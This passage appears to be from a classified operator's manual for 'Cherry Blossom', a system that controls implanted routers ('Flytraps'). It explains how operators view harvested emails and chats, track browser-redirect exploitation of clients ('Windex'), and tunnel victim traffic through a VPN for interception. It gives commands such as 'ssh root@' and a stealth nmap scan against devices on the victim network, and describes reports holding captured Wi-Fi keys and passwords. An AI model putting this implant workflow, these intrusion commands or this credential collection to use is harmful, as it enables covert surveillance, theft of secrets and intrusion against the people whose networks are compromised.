

Figure 47: Cherry Web View -> VPN Data Page

9.24 (U) Viewing Harvest Data

(S) To view harvest data, click the "View -> Harvest Data" menu link (see Figure 48). Note that you can create a Target (which can later be added to Missions) by clicking the "Create Target" link beside a harvested email/chat/client MAC.



Figure 48: Cherry Web View -> Harvest Data Page

(S) Note that harvest data is sent in a fixed size buffer at each Flytrap Beacon. This buffer can become full. To view the Harvest Fill Percentage during each Beacon, click the "View -> Flytraps" menu link. Then click the Flytrap of interest, which will display the "Flytrap Details" page for that Flytrap. The "Status History" table has a "Harvest Fill (%)" column that shows the percentage of the harvest buffer that was filled during that Beacon (i.e., each row in the table corresponds to a Beacon event). If the harvest buffer is consistently filled, you can assign a new Mission that Beacons more frequently.

(U) The Harvest table may have a "Filter Extra" column. This column is strictly for developer diagnostics and may be safely ignored by the user.

9.25 (U) Viewing Upgrade Alerts

(S) To view alerts related to owner-attempted upgrades, click the "View -> Upgrade Alerts" menu link (see Figure 49).



Figure 49: Cherry Web View -> Upgrade Alerts Page

(S) The table lists upgrade alert info, including the Flytrap on which the upgrade event occurred, time of the event, client MAC and IP address of client that triggered the event, and event type:

- **Upgrade page visited** indicates that the owner navigated to the device's firmware upgrade page
- **Upgrade attempted** indicates that the owner attempted to upgrade the firmware. In the case of a Flytrap configured with the Firmware Upgrade Inhibit option, the Flytrap will only send an "upgrade attempt" Upgrade Alert in the case where the owner has somehow subverted the Upgrade Inhibit (i.e., the Upgrade Inhibit option prohibits the owner from performing a detectable upgrade attempt action). In the case of a Flytrap without the Firmware Upgrade Inhibit option, an "upgrade attempt" Upgrade Alert would likely signal the loss of the implant.

9.26 (U) Viewing Windex Alerts

(S) To view alerts related to Windex (browser redirect) actions, click the "View -> Windex Alert" link (see Figure 50).



Figure 50: Cherry Web View -> Windex Alerts Page

(S) The table lists Windex alert info, including Target identifier, time of the event, status, Windex Session ID, Flytrap, client MAC and IP, and the URL the client originally requested. Windex Status has the following types:

- **Pending** indicates that the Target has been detected, but has not yet gone to a root web page to initiate the browser redirect
- **Redirected** indicates that the Target's browser has been redirected
- **Active** indicates that Windex has an Active session with the redirected client
- **Success** indicates that Windex has successfully exploited the client
- **Failure** indicates that Windex was not able to exploit the client
- **Unknown** indicates that the current status is unknown (e.g., the CT could not contact the Windex server for a status update)

(S) Windex Session ID can be used on a Windex Server to fetch more detailed information about the Windex exploitation event (in particular if a failure occurs).

9.27 (U) Using VPN Link and VPN Proxy

(S) This section details usage of the VPN Link and VPN Proxy capabilities of the CB system. VPN-related actions are available only on a limited number of devices. Section 12.8 discusses device support for VPN Link and Proxy actions.

(S) Figure 51 shows the CB architecture related to VPN actions. When a Flytrap begins either a VPN Proxy Action or a VPN Link Action (i.e., through Mission tasking), it first establishes an encrypted VPN tunnel to the CB VPN Server (CB-VPN). The CB-VPN requires authentication to establish the VPN tunnel.

(S) NOTE: in general, a CB-VPN server could be located anywhere (as illustrated in Figure 51). The CB team maintains a production CB-VPN server that is located behind the sponsor firewall on the sponsor network (see the "CB Server/Sponsor Network Diagram" *in the* "CB Installation Guide"). *For this server, connections from the Flytrap are proxied through a PoP (see 5.3) to the CB-VPN server.*



Figure 51: VPN Link/Proxy Architecture

(S) For the case of VPN Proxy, any proxied network traffic is first sent through the VPN tunnel to the CB-VPN. For the case of a Proxy All Global Action, all TCP and UDP traffic from any LAN/WLAN client of the Flytrap is sent through the tunnel. For the case of a Target with a proxy action, as soon as the Target is detected, all of that Target's TCP and UDP traffic is sent through the tunnel. The CB-VPN then handles the proxied traffic, forwarding requests to the proper server. The green arrow path in Figure 51 shows a typical case of a Target with a VPN Proxy Action making a request to google.com. Instead of going directly from the Flytrap to the Google Server, the request instead is sent through the tunnel to the CB-VPN, which then routes the traffic properly to the Google Server. Note that the CB-VPN could run MITM software to exploit the Target's network traffic.

(S) For the case of VPN Link, the VPN tunnel is used to provide a path from the Sponsor Network to the Target behind the Flytrap (i.e., on the Flytrap's LAN/WLAN side). Typically this would not be possible because the Flytrap's WAN would likely have a non-routable IP address. A VPN Link can be established in a number of ways:

- The Flytrap executes a Mission with a VPN Link Global Action
- The Flytrap executes a Mission with a VPN Proxy All Global Action
- The Flytrap detects a Target with a VPN Link Action
- The Flytrap detects a Target with a VPN Proxy Action

On the CherryWeb "View->Flytraps" page, the "VPN Link" column shows the status of the VPN Link for each Flytrap (see 9.8 for status codes).

(S) If a Flytrap has a VPN Link with status "Up", then an Icon Terminal (connected to the proper Cisco VPN "profile") can be used to gain access to the Flytrap and any clients on the Flytrap's LAN/WLAN. The blue arrows in Figure 3 show the path from the Icon Terminal to the CB-VPN, which can then reach the Flytrap and LAN/WLAN clients through the VPN tunnel. To gain access to the VPN Link tunnel, establish a "VPN Link Terminal" as follows:

(S) *Note: the "CB VPN ASA" Cisco VPN profile has been removed due to sponsor concerns related to linking two sponsor networks via a VPN tunnel. As such, in order to establish a "VPN Link Terminal", a server on the CB VPN Server's subnet must be used to route to the CB VPN Server and access the tunnel. The following technique uses the CB CC slave server as the server that routes to the CB VPN Server and from which the VPN Link tunnel can be established:*

- **Establish a CB Server "root" Console/Terminal to the master CB CC slave server (i.e., the slave Cherry Tree server)** – see the CB Installation Guide for instructions and server IP addresses (at time of writing [30 December 2010] the CB CC slave server IP address was 172.24.5.18). This step requires an Icon terminal.

- **Add a route to the CB VPN Server** – from the "root" console, execute:

  ```
  route add –net 10.128.0.0/9 gateway <CB_VPN_SERVER_IP>
  ```

  where <CB_VPN_SERVER_IP> is the IP address of the CB VPN Server (see the CB Installation Guide – at time of writing [30 December 2010] the CB VPN server IP address was 172.24.5.21).

(S) To reach the Flytrap over the VPN Link tunnel (from the "VPN Link Terminal"), the Flytrap's "VPN IP Address" must be used. CherryWeb displays the VPN IP Address on the "Flytrap Details" page (i.e., clicking any CherryWeb link with the name of the Flytrap will take the user to the "Flytrap Details" page). For example, say the Flytrap's VPN IP Address is 10.129.12.34. Issuing "ping 10.129.12.34" from the "VPN Link Terminal" will ping the Flytrap over the VPN Link tunnel.

(S) To reach a Target on the Flytrap's LAN/WLAN from the "VPN Link Terminal", the Target's "Client VPN IP Address" must be known. If the Target has been detected, then the Alert will show the Client VPN IP Address. For example, say the Target's VPN Client IP Address is 10.129.99.99. From the "VPN Link Terminal", running "ssh root@10.129.99.99" will attempt a secure shell login on the Target's computer. Note that nmap or other similar tools can be used against the Client VPN IP Address from the "VPN Link Terminal".

(S) For generic network discovery/intrusion (e.g., in the case where there may be no specific Target behind the Flytrap, but more information on that network is desired), nmap's discovery/intrusion features could be used from the "VPN Link Terminal" given the Flytrap's VPN IP Address. For example, to scan the 255 class "C" level address on the Flytrap LAN and attempt to determine what OS is running using the stealth SYN technique, issue:

```
nmap –sS –O <Flytrap_VPN_IP_Address>/24
```

9.28 (U) Viewing Flytrap Diagnostic Data

(U) To view Flytrap Diagnostic Data, click the "View -> Diagnostic Data" menu link (see Figure 52). This page gives some rudimentary error messages about errors/warnings that have occurred on a Flytrap over time.



Figure 52: Cherry Web View -> Diagnostic Data Page

9.29 (U) One-way Transfer (OWT) of Cherry Blossom Data

(U) The Cherry Blossom system supports a One-way Transfer (OWT) Report mechanism to facilitate packaging of and transmittal of Cherry Blossom data to a secure Sponsor host. Each OWT Report generates a series of data files that contain Cherry Blossom data collected for a specified Operation (See 8.1.5 through 8.1.7) since the last OWT report was generated.



Figure 53: OWT Report Structure

(U) As shown in Figure 53, these data files are written to a parent directory named "./Reports/", then into a subdirectory named after the Operation (an Operation named "Green" is used in this example), and finally into another subdirectory named after the end date of the report. Each file, generated as part of an OWT Report, is formatted as a comma separated list of values, with the first line of each file containing the column headings. The report files created from Cherry Blossom data include:

- report_summary.csv – a summary of the OWT report including the date ranges used to generate the current report.
- mission.csv – a summary of the Missions active at the time the OWT Report is generated. Includes these columns: Mission Name, Version, Date, State, Kill Enabled, Suicide Enabled, and Description.
- alert.csv – a summary of alerts received since the last OWT Report was generated. This report includes the Flytrap where the Alert originated and the Target that was alerted. Includes these columns: Target Name, Client MAC Address, Client Duration, Flytrap Name, Receive Date, Actual Date, and Traffic Direction.

- copy.csv – a summary of all Copy Data received since the last OWT Report was generated. NOTE – If any Copy Data is available, the pcap files containing the actual Copy Data are included in the report directory. The report includes these columns: Flytrap Name, Last Modified Date, Copy Data Start Time, WLAN MAC, LAN MAC, and Copy Data Filename.
- flytrap.csv – a summary of Flytraps associated with the Operation since the last OWT Report was generated. Includes these columns: Flytrap Name, WLAN MAC, LAN MAC, Make, Model, Hardware Version, Firmware Version, Group, Child Group, Comment, Current Mission Name, Current Mission Executing Since Date, and Next Mission Name.
- harvest.csv – any Harvest Data collected from a Flytrap since the last OWT Report was generated. Includes these columns: Content, Filter Origin, Client MAC, Flytrap Name, Detection Date, and Receive Date.
- security.csv – any Flytrap security information (WEP or WEP keys, password changes, etc) collected since the last OWT Report was generated. Includes these columns: Flytrap Name, Date, Security Type, WEP Key Index, WEP Key 1, WEP Key 2, WEP Key 3, WEP Key 4, WPA Pre-Shared Key, WPA Radius Key, WPA Radius Server IP, and WPA Crypto Type.
- status.csv – any Flytrap status information collected since the last OWT Report was generated. Includes these columns: Flytrap Name, Date, LAN IP, Software Uptime, Hardware Uptime, SSID, Username, Password, and PoP Address.
- target.csv – a summary of all Targets and their owning Target Deck(s) assigned to an active Mission at the time the OWT report was generated. Includes these columns: Target Name, Type, Target Deck Name, Date Created, and Date Modified.

9.29.1 (U) OWT Report Use Cases

(U) The data generated by an OWT Report will vary by the Operations active at the time the report is generated and the amount of data received since the last report. The “Red”, “Green”, and “Blue” Operations are used in the following use cases to illustrate how data generated from an OWT Report will vary. Each of these use cases demonstrates running two OWT reports on a Mission that was revised over a period of four days.

(U) In the figures used below, the Blue, Red, and Green Operations are labeled as:



Figure 54: Operation Key

9.29.1.1 (U) Mission Report Use Case

(U) Only Active Missions (see 9.15) for an Operation at the time an OWT Report is generated are included in the report. Figure 55 is used to illustrate how Missions are reported for different Operations. In this use case, “Mission1 Rev2" is active for two of the three Operations when OWT Report #1 is generated. Running OWT Report #1 (at 5/20 00:00) for the Blue or Red Operations will result in “Mission1 Rev2" being reported as active Running OWT Report #1 for the Green Operation will result in no Mission(s) being reported as active.

(U) “Mission1 Rev3” is active for all three Operations when OWT Report #3 is generated. Running OWT Report #2 (at 5/22 00:00) for any Operation will result in “Mission1 Rev3" being reported as active.



Figure 55: OWT Mission Use Case

(U) NOTE - Targets and Target Decks associated with an active Operation Mission will be included in a report. If there is no Active Mission for an Operation (such as with the Green Operation after OWT Report #1) then no Target or Target Decks will be included in the final report.

9.29.1.2 (U) Flytrap Report Use Case

(U) This use case, shown in Figure 56, demonstrates how Flytraps are reported. When an OWT Report is generated for an Operation, any Flytraps assigned to a Operation's Mission should be reported, even if the Operation is no longer part of a Mission.

(U) In both OWT Reports below, Flytraps 1 and 2 are reported for each Operation. This happens because each Operation was associated with these Flytraps during part or all of the duration of the OWT Report.



Figure 56: Flytrap Report Use Case

9.29.1.3 (U) Flytrap Alert Report Use Case

(U) The Flytrap Alert use case of Figure 57 shows how different Alerts are returned to the Operations for both of the OWT Reports. After generating OWT Report #1 for each Operation, the Blue Operation will receive Alerts number 1, 2, and 3; the Red Operation will receive Alert number 3; and the Green Operation will receive Alert numbers 1 and 2.

(U) For OWT Report #2 all three Operations will receive Alert number 4.

(U) Flytrap Harvest, Security, and Status data will be reported in the same manner as Alert data.

